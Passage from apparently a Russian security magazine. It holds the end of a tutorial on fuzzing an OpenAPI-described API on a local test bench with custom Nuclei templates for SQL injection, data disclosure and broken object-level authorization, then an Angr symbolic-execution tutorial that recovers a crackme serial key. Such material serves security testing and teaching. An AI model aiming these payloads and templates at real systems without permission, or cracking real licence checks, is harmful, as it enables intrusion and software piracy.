И чтобы не выполнять все эти три действия каждый раз, соберем одну команду jq, которая преобразует всё сразу:

- удаляет все свойства `security` на любом уровне вложенности;
- устанавливает свойство `servers` на первом уровне вложенности в значение `[{"url": "http://127.0.0.1:5002"}]`;
- для всех параметров `path` из спецификации OpenAPI меняет значение свойства `example` на `name` самого параметра.

```
jq '
  del(.. | .security?) |
  .servers = [{"url": "http://127.0.0.1:5002"}] |
  walk(
    if type == "object" and has("in") and .in == "path" then
      .schema.example = .name
    else
      .
    end
  )
' openapi.json > openapi_done.json
```

Подготовив OpenAPI, мы можем приступить к написанию кастомных шаблонов Nuclei для нашего приложения.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

ПОТРОШИЛКА API

ИСПОЛЬЗУЕМ NUCLEI И КАСТОМНЫЕ ШАБЛОНЫ ДЛЯ ФАЗЗИНГА OPENAPI

ПИШЕМ КАСТОМНЫЕ ШАБЛОНЫ NUCLEI

Начнем с аутентификации. Регистрируем двух пользователей:

```
curl -X 'POST' \\
  'http://127.0.0.1:5002/users/v1/register' \\
  -H 'accept: application/json' \\
  -H 'Content-Type: application/json' \\
  -d '{
  "email": "alice@mail.com",
  "password": "alice",
  "username": "alice"
}'
```

```
{"message": "Successfully registered. Login to receive an auth token.
", "status": "success"}
```

```
curl -X 'POST' \\
  'http://127.0.0.1:5002/users/v1/register' \\
  -H 'accept: application/json' \\
  -H 'Content-Type: application/json' \\
  -d '{
  "email": "bob@mail.com",
  "password": "bob",
  "username": "bob"
}'
```

```
{"message": "Successfully registered. Login to receive an auth token.
", "status": "success"}
```

Логинимся от имени одного из них и получаем `auth_token`:

```
curl -X 'POST' \\
  'http://127.0.0.1:5002/users/v1/login' \\
  -H 'accept: application/json' \\
  -H 'Content-Type: application/json' \\
  -d '{
  "password": "bob",
  "username": "bob"
}'
```

```
{"auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJleHAiOjE3MjI5Njk4MzgsImlhdCI6MTcyMjk2OTc3OCwic3ViIjoiYWxpY2UifQ.
BkZug8W447WMpKWlbQv_GlgTePh8ROoIC0LlLwd_pJk", "message":
"Successfully logged in.", "status": "success"}
```

Составляем незамысловатый файл для аутентификации:

secrets.yaml

```
static:
  - type: bearertoken
    domains:
      - 127.0.0.1:5002
    token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJleHAiOjE3MjI5NDI2MjAsImlhdCI6MTcyMjk0MjU2MCwic3ViIjoiYm9iIn0.
gXjM40hPihDDrKFhOIuZCRjGsxWJamWjATGAynEoW6w
```

Наконец-то можно приступить к шаблонам для уязвимостей.

Раскрытие информации

Напишем шаблон, который проверяет все конечные точки API на раскрытие чувствительной информации.

В нашем учебном примере уязвимость заключается в раскрытии паролей пользователей. Чтобы обнаружить пароли в ответах, мы добавим матчер с регулярным выражением.

Также нужно задать условие, определяющее, какие эндпоинты подлежат проверке. Нам нужны все, кроме `/createdb`, который отвечает за инициализацию базы и может поломать нам стенд.

Чтобы сделать запрос на все подходящие эндпоинты, мы укажем `part` фаззинга как `path`, а в качестве значения, которое будем фаззить, используем пустую строку.

templates/disclosure.yaml

```
id: disclosure
info:
  name: disclosure
  author: test
  severity: high

http:
  - pre-condition:
      - type: dsl
        negative: true
        dsl:
          - 'contains(path,"createdb")'

    matchers:
      - type: regex
        regex:
        - '"password":\\s*".+"'
    stop-at-first-match: true

    fuzzing:
      - part: path
        mode: single
        type: postfix
        fuzz:
          - ""
```

SQL-инъекции

Следующим определим шаблон, который отвечает за поиск Error Based SQL-инъекций. Подвергаем проверке фаззингом все параметры `path`, `query` и `body` всех эндпоинтов API (кроме `/createdb`). В качестве матчера используем регулярные выражения, которым могут соответствовать сообщения об ошибках SQL.

templates/sqli.yaml

```
id: sqli
info:
  name: sqli
  author: test
  severity: critical
http:

  - pre-condition:
      - type: dsl
        negative: true
        dsl:
          - 'contains(path,"createdb")'

    matchers:
      - type: regex
        regex:
          - "SELECT"
          - "SQL"
        condition: or
    stop-at-first-match: true

    payloads:
      injection:
        - "'"
        - "\""
        - "`"

    fuzzing:
      - part: path
        type: postfix
        mode: single
        fuzz:
          - "{{injection}}"
      - part: query
        type: postfix
        mode: single
        fuzz:
          - "{{injection}}"
      - part: body
        type: postfix
        mode: single
        fuzz:
          - "{{injection}}"
```

Уязвимость Broken Object Level Authorization

Проверим, правильно ли реализована авторизация. Может ли один пользователь получить неправомерный доступ к данным, принадлежащим другому? Так как в выбранном тестовом стенде такая уязвимость встречается в path-параметрах, здесь мы снова сталкиваемся с ограничением Nuclei, о котором я упоминал выше. В случае с `query` или `body` таких проблем нет. Но так как мы это уже предусмотрели, можем реализовать проверку и для path-параметров тоже.

Подготовим стенд, создав книгу от пользователя `alice`:

```
curl --location 'http://127.0.0.1:5002/books/v1' \\
--header 'Content-Type: application/json' \\
--header 'Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJleHAiOjE3MjI5ODMwNTgsImlhdCI6MTcyMjk4Mjk5OCwic3ViIjoiYm9iIn0.
xDWXPKyfSEGtoIbQHI7Njd72byquLvg9f9RcRtU8ybM' \\
--data '{
"book_title": "alice_book",
"secret": "ALICE_SECRET"
}'
```

```
{
"message": "Book has been added.",
"status": "success"
}
```

Теперь напишем шаблон, который проверяет все path-параметры с названием `book_title` на Broken Object Level Authorization, подставляя название книги `alice`. Проверка при этом будет проводиться с аутентификацией от имени `bob`.

Особенность проверки `path` в том, что название параметра должно задаваться в свойстве `values`, а также необходимо использовать `type: replace-regex`, чтобы заменить только исследуемый параметр, а не весь `path`.

В качестве матчера задаем поиск заранее известного значения, которое может быть доступно только пользователю `alice`.


templates/bola.yaml

```
id: bola
info:
  name: bola
  author: test
  severity: high

http:
  - matchers:
      - type: word
        words:
          - "ALICE_SECRET"

    fuzzing:
      - part: path
        type: replace-regex
        replace-regex: "book_title"
        mode: single
        values:
          - "book_title"
        fuzz:
          - "alice_book"
```

Сканируем стенд

Запустим Nuclei с подготовленной спецификацией OpenAPI, нашими кастомными шаблонами фаззинга и аутентификацией на стенде. В файле аутентификации должен быть токен `bob`.

```
nuclei -l openapi.json -im openapi -t templates -secret-file secrets.
yaml
```



```
❯ nuclei -l openapi_done.json -im openapi -t templates -secret-file secrets.yaml

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.3.0

                projectdiscovery.io

[WRN] Found 1 templates loaded with deprecated protocol syntax, update before v3 for continued support.
[INF] Current nuclei version: v3.3.0 (latest)
[INF] Current nuclei-templates version: v9.9.2 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 67
[INF] Templates loaded for current scan: 3
[WRN] Loading 3 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 13
[disclosure] [http] [high] http://127.0.0.1:5002/users/v1/_debug [path:/users] [GET]
[sqli] [http] [critical] http://127.0.0.1:5002/users/v1/_debug%27 [path:/users/v1/_debug] [GET]
[sqli] [http] [critical] http://127.0.0.1:5002/users/v1/username%27 [path:/users/v1/username] [GET]
[bola] [http] [high] http://127.0.0.1:5002/books/v1/alice_book [path:/books/v1/book_title] [GET]
```

Видим, что каждый шаблон нашел уязвимости в API, на которые он был рассчитан.

NUCLEI В CI/CD

На этом возможности Nuclei не заканчиваются, современная разработка — это непрерывный процесс, а значит, и проверки должны быть непрерывными!

- Nuclei можно внедрить в пайплайн CI/CD GitLab или GitHub.
- Он позволяет создавать отчеты и отправлять их в системы управления уязвимостей.

Интеграция безопасности в CI/CD повышает защищенность разрабатываемых приложений благодаря систематической проверке каждой сборки или даже коммита. Кроме того, автоматизация позволяет сократить количество рутинной работы и сосредоточиться на интересных и нетривиальных задачах.

ВЫВОДЫ

С помощью кастомных шаблонов для фаззинга и настроенной аутентификации мы быстро нашли реальные и опасные уязвимости.

Основное достоинство описанного подхода в том, что мы проверяем API тестируемого приложения **таргетированно** с учетом необходимого формата запросов и не спотыкаемся о валидацию и авторизацию.

Важный плюс в том, что мы можем заново использовать один раз написанные шаблоны для новых версий текущего приложения, а также применять для других приложений со спецификацией OpenAPI.

WWW

- Nuclei v3.2 Release with Authenticated Scanning, Advanced Fuzzing & more
- Fuzzing for Unknown Vulnerabilities with Nuclei v3.2
- Scanning Login-Protected Targets with Nuclei v3.2
- Nuclei Overview
- Introduction to Nuclei Templates

УПРАВЛЕНИЕ ГНЕВОМ

Изучаем Angr — фреймворк символической эмуляции

Angr — эмулятор на стероидах. Он кросс-платформенный и поддерживает большинство популярных архитектур: с ним на Linux можно искать уязвимости в PE32, а на Windows — ковырять прошивки роутеров. В этой статье я на примере работы в Linux покажу, как его использовать.

mr.grogrig
mr.grogrig@gmail.com

Символический эмулятор позволяет развернуть поиск дыр на 180 градусов. Фаззинг, скажем, через AFL пробует все возможные входные данные. Angr же, напротив, перебирает все возможные пути исполнения, воссоздавая входные данные, при которых мы достигли интересующего нас участка кода.

Например, возьмем код из моей статьи про Intel Pin:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char* argv[])
{
    if (argc == 2)
    {
        if (strcmp(argv[1], "secret") == 0)
        {
            printf("You did it!\n");
        }
        else
        {
            printf("Better luck next time\n");
        }
    }
}
```

Полный перебор шести символов потребует 256 в 6-й степени попыток. Для Angr есть всего одна развилка: пойти налево или направо. И он пойдет и туда, и туда! Нам остается лишь сказать ему, в какой момент остановиться и подсчитать входные данные.

```
import sys
import angr
import claripy

project = angr.Project('get_pass.bin')
arg = claripy.BVS('arg', 8*10)
initial_state = project.factory.entry_state(args=['./a.out', arg])
initial_state.options.add('SYMBOL_FILL_UNCONSTRAINED_MEMORY')

def is_successful(state):
    stdout_output = state.posix.dumps(sys.stdout.fileno())
    return b'You did it' in stdout_output

simulation = project.factory.simgr(initial_state)
simulation.explore(find=is_successful)

if simulation.found:
    solution_state = simulation.found[0]
    solution = solution_state.solver.eval(arg, cast_to=bytes).decode(
)
    print('Password:', solution)
```

Запустив скрипт, за секунду получаем искомый пароль.

```
$ python angr_get_pass.py
Password: secret
```

Не пересказывая всю документацию, объясню, что необходимо для старта.

Первым делом ставим Angr (потребуется Python 3.8 или новее):

```
pip install angr
```

Angr спроектирован для работы из консоли. Документация зачастую не раскрывает всех возможностей, так что советую изучать инструмент «живьем». По каждому объекту в интерактивном режиме можно получить справку из `docstring` командой `help(project)` (или `project?`, если у тебя iPython).

Пользоваться справкой можно так же, как и `man`: управление — на стрелках, выход через `q`.

Ну а смотреть поля и методы классов удобно через автодополнение: допиши к названию класса точку и пару раз нажми Tab.

Продолжение статьи →

УПРАВЛЕНИЕ ГНЕВОМ

ИЗУЧАЕМ ANGR — ФРЕЙМВОРК СИМВОЛИЧЕСКОЙ ЭМУЛЯЦИИ

ОСНОВНЫЕ КОНЦЕПЦИИ

Все начинается с класса `Project`, его создание — это начало взаимодействия с Angr. Проект отвечает за загрузку и первичный анализ.

Передаем путь до исследуемого файла и, чтобы начать симуляцию со старта программы, создаем новое состояние через `factory.entry_state`. Фабрика создает экземпляры основных классов. Состояние — это объект `SimState`, фактически — снимок виртуальной машины. Он содержит блок кода, память, регистры, стек вызовов и другие вещи, реализуемые как плагины к `SimState`.

```
initial_state.regs.rip
<BV64 0x401080>
```

Используемые в симуляции данные хранятся в битовом массиве `bitvector`. Он строго ограничен по длине и может быть переполнен, то есть ведет себя как процессорный регистр. Его размер всегда указывается в битах.

Существует два основных типа: `BVV` (bit-vector value) и `BVS` (bit-vector symbol). Первый представляет конкретные значения чисел. Второй содержит только имя и размер. Это основа символического исполнения, конкретного значения здесь нет.

Базовые блоки

Каждое состояние связано с конкретным блоком кода. Местный базовый блок — это набор инструкций, который заканчивается командой передачи управления. Каждый шаг эмуляции перемещает нас к следующему блоку, создавая новое состояние.

Менеджер симуляции оперирует только адресами начала блоков, но не кода внутри них. Если это не учитывать, менеджер не сможет найти нужное состояние.

```
initial_state.block().pp()
       _start:
401080  endbr64
401084  xor     ebp, ebp
401086  mov     r9, rdx
401089  pop     rsi
40108a  mov     rdx, rsp
40108d  and     rsp, 0xfffffffffffffff0
401091  push    rax
401092  push    rsp
401093  xor     r8d, r8d
401096  xor     ecx, ecx
401098  lea     rdi, [main]
40109f  call    qword ptr [0x403fd8]
```

Это дизассемблированный базовый блок. Из его ассемблерных инструкций создается промежуточный VEX-код. Можно сказать, что это код для виртуального процессора, с которым работают анализаторы.

```
initial_state.block().vex.pp()

IRSB {
   00 | ------ IMark(0x401080, 4, 0) ------
   01 | ------ IMark(0x401084, 2, 0) ------
   02 | PUT(rbp) = 0x0000000000000000
   03 | ------ IMark(0x401086, 3, 0) ------
   04 | t30 = GET:I64(rdx)
   05 | PUT(r9) = t30
   06 | PUT(rip) = 0x0000000000401089
   07 | ------ IMark(0x401089, 1, 0) ------
   08 | t4 = GET:I64(rsp)
   09 | t3 = LDle:I64(t4)
   10 | t31 = Add64(t4,0x0000000000000008)
   11 | PUT(rsi) = t3
   12 | ------ IMark(0x40108a, 3, 0) ------
   13 | PUT(rdx) = t31
   14 | ------ IMark(0x40108d, 4, 0) ------
   15 | t5 = And64(t31,0xfffffffffffffff0)
   16 | PUT(rip) = 0x0000000000401091
   17 | ------ IMark(0x401091, 1, 0) ------
   18 | t8 = GET:I64(rax)
   19 | t33 = Sub64(t5,0x0000000000000008)
   20 | PUT(rsp) = t33
   21 | STle(t33) = t8
   22 | PUT(rip) = 0x0000000000401092
   23 | ------ IMark(0x401092, 1, 0) ------
   24 | t35 = Sub64(t33,0x0000000000000008)
   25 | PUT(rsp) = t35
   26 | STle(t35) = t33
   27 | ------ IMark(0x401093, 3, 0) ------
   28 | PUT(r8) = 0x0000000000000000
   29 | ------ IMark(0x401096, 2, 0) ------
   30 | PUT(cc_op) = 0x0000000000000013
   31 | PUT(cc_dep1) = 0x0000000000000000
   32 | PUT(cc_dep2) = 0x0000000000000000
   33 | PUT(rcx) = 0x0000000000000000
   34 | ------ IMark(0x401098, 7, 0) ------
   35 | PUT(rdi) = 0x0000000000401169
   36 | PUT(rip) = 0x000000000040109f
   37 | ------ IMark(0x40109f, 6, 0) ------
   38 | t21 = LDle:I64(0x0000000000403fd8)
   39 | t51 = Sub64(t35,0x0000000000000008)
   40 | PUT(rsp) = t51
   41 | STle(t51) = 0x00000000004010a5
   42 | t53 = Sub64(t51,0x0000000000000080)
   43 | ====== AbiHint(0xt53, 128, t21) ======
   NEXT: PUT(rip) = t21; Ijk_Call
}
```

Промежуточный код представлен в Intermediate Representation Super-Block. Посмотрим, из чего он состоит:

- `IMark` показывает размер и адрес оригинальной инструкции;
- `PUT` записывает значение в регистр;
- `GET:I64` получает значение регистра, постфикс указывает размер в битах;
- `t30` — виртуальная переменная, сокращение от `temp` и ее номер;
- `LDle` — Load in little-endian. Получает значение по адресу;
- `STle` — Store in little-endian. Записывает значение по адресу;
- `Add64` — операция сложения;
- `Sub64` — операция вычитания;
- `And64` — операция логического И;
- `NEXT` отображает переход к следующему блоку и его тип `Ijk_Call`.

Код оптимизирован, счетчик команд `rip` изменяется не у каждой инструкции.

Вместо того чтобы хранить `EFLAGS`, промежуточный код записывает:

- `cc_op` — код операции, проводимой над флагами;
- `cc_dep1`, `cc_dep2` и `cc_ndep` — вспомогательные значения.

Судя по исходникам, VEX, `0x13` — это `X86G_CC_OP_DECB`, то есть декремент одного байта. Конкретные значения флагов вычисляются по мере необходимости.

Управление симуляцией

Мы можем управлять симуляцией вручную. Что удобно для отладки.

```
>>> next = initial_state.step()
>>> type(next)
<class 'angr.engines.successors.SimSuccessors'>

>>> next.successors
[<SimState @ 0x529dc0>]
```

Функция `initial_state.step()` возвращает объект `SimSuccessors`, он содержит список состояний, которые возникают после эмуляции текущего блока.

Если в конце блока встречается развилка (условный переход), создается два новых состояния. Это происходит, когда выбор пути зависит от символической переменной. Если переход зависит только от известных значений, возможен лишь один выбор, что равносильно безусловному переходу.

Менеджер симуляции руководит исполнением кода. Объект `SimulationManager` создается в `project.factory.simgr`. Фактически это удобная обертка, в цикле запускающая `step()`. Она решает, в каких ветках продолжать, а в каких прекращать эмуляцию.

По ходу исполнения все состояния складываются в специальные «ящики»:

```
simulation.stashes

defaultdict(list,
{'active': [],
'stashed': [<SimState @ 0x401080>],
'pruned': [],
'unsat': [],
'errored': [],
'deadended': [],
'unconstrained': []})
```

Stashes — словарь из обычных питоньих списков. Состояния до запуска лежат в `stashed`, во время симуляции — в `active`, по завершении кода — в `deadended`. Это не полный перечень, и ты тоже можешь создавать ящики под свои нужды.

Запуская симуляцию через `simulation.explore`, можно передавать аргументы:

- `find` принимает адрес искомого состояния или функцию для проверки каждого;
- `avoid` аналогично, но для адресов, которых следует избегать.

Следующие аргументы принадлежат `simulation.step`, но их можно передавать в `simulation.explore`. Об этом нигде явно не сказано, так что советую читать исходники.

- `step_func` вызывается после каждого шага, полезна для отладки;
- `filter_func` — говорим, в какой ящик поместить найденное состояние;
- `selector_func` спрашивает, стоит ли исполнять текущее состояние.

Симуляция заканчивается, если найдено состояние из `find` или код из всех веток завершился. Тогда `simulation.explore` возвращает управление. Если искомое состояние найдено, оно помещается в ящик `found`.

Для наглядности слегка изменим код:

```
def next_step(simulation):
    print({k: v for k, v in simulation.stashes.items() if v})
    return simulation

simulation = project.factory.simgr(initial_state)
simulation.explore(find=is_successful, step_func=next_step)
```

И увидим состояния на каждом шаге:

```
{'active': [<SimState @ 0x529dc0>]}
{'active': [<SimState @ 0x401169>]}
{'active': [<SimState @ 0x401182>]}
{'active': [<SimState @ 0x401070>]}
{'active': [<SimState @ 0x5a82e0>]}
{'active': [<SimState @ 0x40119f>]}
{'active': [<SimState @ 0x4011a3>, <SimState @ 0x4011b4>]}
{'active': [<SimState @ 0x401060>, <SimState @ 0x401060>]}
{'active': [<SimState @ 0x580e50>, <SimState @ 0x580e50>]}
{'active': [<SimState @ 0x4011b2>, <SimState @ 0x4011c3>]}
{'active': [<SimState @ 0x4011d4>], 'found': [<SimState @ 0x4011b2>]}
```

На развилке эмулятор пошел в обе стороны. И закончил работу, наполнив ящик `found`.

Автоматический выбор путей

Обычный `explore` идет «вширь», помещая все развилки в ящик на одновременное исполнение. Однако циклы и развилки создают множество возможных маршрутов, что может привести к взрывному росту количества путей. Для решения этой проблемы можно использовать `exploration techniques` — стратегии поиска, которые решают, куда и в каком порядке идти.

```
simulation.use_technique(angr.exploration_techniques.DFS())
```

Техника Depth first search работает только с одним состоянием за раз, помещая остальные в очередь. В роли очереди — ящик `deferred`.

```
simulation.use_technique(angr.exploration_techniques.LengthLimiter(10
))
```

Эта техника поиска ограничивает максимальную глубину эмуляции для каждого пути. И таким образом проводит быструю, но поверхностную эмуляцию.

Готовых техник немало, но они плохо документированы, так что смотри исходники.

Символическое исполнение

Вычисление символических переменных производится библиотекой Z3. Как мы уже знаем, символические переменные не содержат конкретных значений. Эмулятору известен только их размер и ограничения, накладываемые по ходу исполнения. Например, создадим переменную `x` размером 64 бита и добавим ограничение `x + 2 == 5`.

```
x = state.solver.BVS('x', 64)
state.solver.add(x + 2 == 5)
state.solver.eval(x)
```

Попросив вычислить возможное решение, получаем в ответ 0x3. Такие же ограничения накладываются на символические переменные после каждого блока. Для примера рассмотрим простое ветвление.

```
void test(int var)
{
    if(var > 5)
    {
        printf("A");
    }
    else
    {
        printf("B");
    }
}
```

Подсмотрев адрес в отладчике, эмулируем начало этой функции. Передаем аргумент через подмену EDI, поместив в него символическую переменную длиной 32 бита.

```
state = project.factory.blank_state(addr=0x401149)

state.regs.edi = claripy.BVS('func_arg', 32)
state_left, state_right = state.step().successors

print('Left:', state_left.solver.constraints)
print('Right:', state_right.solver.constraints)
```

Видим ограничения: чтобы пойти налево, переменная должна быть меньше или равна пяти.

```
Left: [<Bool (0x0 .. func_arg_49_8) <=s 0x5>]
Right: [<Bool (0x0 .. func_arg_49_8) >s 0x5>]
```

Для сравнения попробуем передать конкретное значение.

```
state.regs.edi = claripy.BVV(1337, 32)

print(state.step().successors)
print('Constraints:', state.step().successors[0].solver.constraints)
```

Разумеется, 1337 больше, чем 5. В таком случае возможный переход будет всего один и без ограничений.

```
[<SimState @ 0x40115e>]
Constraints: []
```

Символические функции также накладывают свои ограничения, но понять их нелегко.

```
>>> solution_state.solver.constraints

<Bool strlen_51_64 == 0x6 && (arg_48_80[79:72] == 115 || strlen_51_64 <
0x0) && (arg_48_80[71:64] == 101 || strlen_51_64 < 0x1) && (arg_48_80[
63:56] == 99 || strlen_51_64 < 0x2) && (arg_48_80[55:48] == 114 ||
strlen_51_64 < 0x3) && (arg_48_80[47:40] == 101 || strlen_51_64 < 0x4)
&& (arg_48_80[39:32] == 116 || strlen_51_64 < 0x5) && strncmp_ret_52_32{
UNINITIALIZED} == 0x0 || !(strlen_51_64 == 0x6 && (arg_48_80[79:72] ==
115 || strlen_51_64 < 0x0) && (arg_48_80[71:64] == 101 || strlen_51_64 <
0x1) && (arg_48_80[63:56] == 99 || strlen_51_64 < 0x2) && (arg_48_80[55:
48] == 114 || strlen_51_64 < 0x3) && (arg_48_80[47:40] == 101 ||
strlen_51_64 < 0x4) && (arg_48_80[39:32] == 116 || strlen_51_64 < 0x5))
&& strncmp_ret_52_32{UNINITIALIZED} == 0x1>
```

Достаточно знать, что это математическая формула, для которой будет найдено возможное решение.

Символические функции

Код приложения подвергается эмуляции, но что происходит с внешними модулями? Angr через хуки подменяет вызовы библиотечных функций питоновскими заглушками `SimProcedures`, симулирующими выполнение нужных функций. То же самое происходит при вызове syscall. Если заглушка не найдена, выполняется стандартная заглушка `ReturnUnconstrained`.

По умолчанию все внешние функции перехватываются. Поведение Angr несложно настроить при создании проекта. Отдельные функции или весь внешний код можно эмулировать, но это плохо сказывается на производительности.

Посмотрим список установленных хуков.

```
>>> for addr, proc in project._sim_procedures.items():
>>>     print(hex(addr), proc.display_name)

0x529dc0 __libc_start_main
0x580e50 puts
0x5a82e0 strcmp
0x8181d0 __tls_get_addr
0x900000 LinuxLoader
# (...)
```

Готовые заглушки наследуют класс `SimProcedure`, примеры в исходниках.

```
class puts(angr.SimProcedure):

    def run(self, string):
        stdout = self.state.posix.get_fd(1)
        if stdout is None:
            return -1

        strlen = angr.SIM_PROCEDURES["libc"]["strlen"]
        length = self.inline_call(strlen, string).ret_expr
        out = stdout.write(string, length)
        stdout.write_data(self.state.solver.BVV(b"\n"))
        return (out + 1)[31:0]
```

Хуки можно установить, указав адрес:

```
project.hook(0x401000, my_stub())
```

Или имя символа:

```
project.hook_symbol('fgets', my_fgets())
```

В Angr символы связывают имена с конкретными адресами. Они создаются во время загрузки исполняемого файла.

```
print(project.loader.find_symbol('printf'))

<Symbol "printf" in libc.so.6 at 0x5606f0>
```

Ради любопытства можно посмотреть их все:

```
for item in project.loader.symbols: print(item)
```

Например, эти взяты из дебаг-символов ELF-файла:

```
<Symbol "_start" in get_pass at 0x401080>
<Symbol "main" in get_pass at 0x401169>
<Symbol "_fini" in get_pass at 0x4011dc>
```

ВОССТАНОВЛЕНИЕ СЕРИЙНОГО НОМЕРА

Чтобы все было по-честному, возьмем реальный crackme для Windows.

```
$ wine SerialGen.exe

"SerialGen" crackme by DosX

USERNAME   >>> user
SERIAL KEY >>> password

[-] Wrong serial. License is expired :(
```

Задача состоит в том, чтобы получить серийный номер для конкретного имени пользователя. Восстановив псевдокод в Binary Ninja, видим размер буфера и метод ввода.

```
int32_t var_c = 1;
printf("\n    "SerialGen" crackme by Dos…");
char* eax = malloc(0x20);
fgets(eax, 0x20, _iob);
eax[(strlen(eax) - var_c)] = 0;

if (strlen(eax) != i_1)
{
    printf(" SERIAL KEY >>> ");
    char* eax_7 = malloc(0x20);
    fgets(eax_7, 0x20, _iob);
    eax_7[(strlen(eax_7) - var_c)] = 0;
```

Функция `fgets` получает обе строки в буфер длиной 0x20 байт. От них берется размер, и последний байт заменяется нулем. Настоящий `fgets` возвращает строку с двумя байтами на конце — символом переноса строки и нулем. Запоминаем адреса блоков, выводящих сообщения об успехе и неудаче.

```
import sys
import angr

username = 'xakep.ru'

path_to_binary = "./SerialGen.exe"
project = angr.Project(path_to_binary)

initial_state = project.factory.entry_state(
    add_options={
        angr.options.SYMBOL_FILL_UNCONSTRAINED_MEMORY,
        angr.options.SYMBOL_FILL_UNCONSTRAINED_REGISTERS,
    }
)

old_hook = project.symbol_hooked_by('fgets')

class FgetsHook(angr.SimProcedure):
    def run(self, str_addr, count, stream):
        self.state.memory.store(str_addr, username.encode() + b'\n\
x00')
        self.project.hook_symbol('fgets', old_hook, replace=True)

project.hook_symbol('fgets', FgetsHook(), replace=True)
simulation = project.factory.simgr(initial_state)
simulation.explore(find=0x004012e3, avoid=0x004012fa)

if simulation.found:
    solution_state = simulation.found[0]
    solution = solution_state.posix.dumps(sys.stdin.fileno()).decode(
)
    print(username, solution.upper())
```

Символические переменные не указаны явно, по умолчанию стандартный поток ввода реализуется как `SimPacketsStream`. Его можно рассматривать как набор переменных, создаваемых по мере необходимости.

```
>>> solution_state.posix.stdin.content

[(<BV248 packet_0_stdin_4_248>, <BV32 0x1f>)]
```

Чтобы передать имя пользователя, заменяем исходный хук `fgets` своим, в котором возвращаем желаемую строку в обход STDIN. Как только наш хук срабатывает, восстанавливаем старый. Подменять результаты функций удобнее, чем поток ввода. Как только менеджер симуляции находит блок с адресом `0x004012e3`, конкретизируем значение STDIN через `posix.dumps`.

```
$ python crackme.py
xakep.ru SERIAL-00E19-01147-03D9A-11620

$ wine SerialGen.exe

"SerialGen" crackme by DosX

USERNAME   >>> xakep.ru
SERIAL KEY >>> SERIAL-00E19-01147-03D9A-11620

[+] Welcome, xakep.ru! :)
```

Решение выглядит простым, но я потратил кучу времени на отладку. Во-первых, не сразу заметил, что `fgets` сохраняет перенос строки. Во-вторых, `sprintf` из Angr возвращает строчку в нижнем регистре, а `sprintf` из Wine — в верхнем. Проверив код в Windows, убеждаемся, что Wine был прав. Я уже зарепортил этот баг. Как видишь, даже оригинальные стабы Angr могут содержать ошибки.

ВЫВОДЫ

Angr — на удивление мощный инструмент, однако у символического исполнения есть свои ограничения. За пару минут мне удалось «взломать» ключ от CRC32, но формула для восстановления данных из хеша MD5 оказалась не под силу Z3.

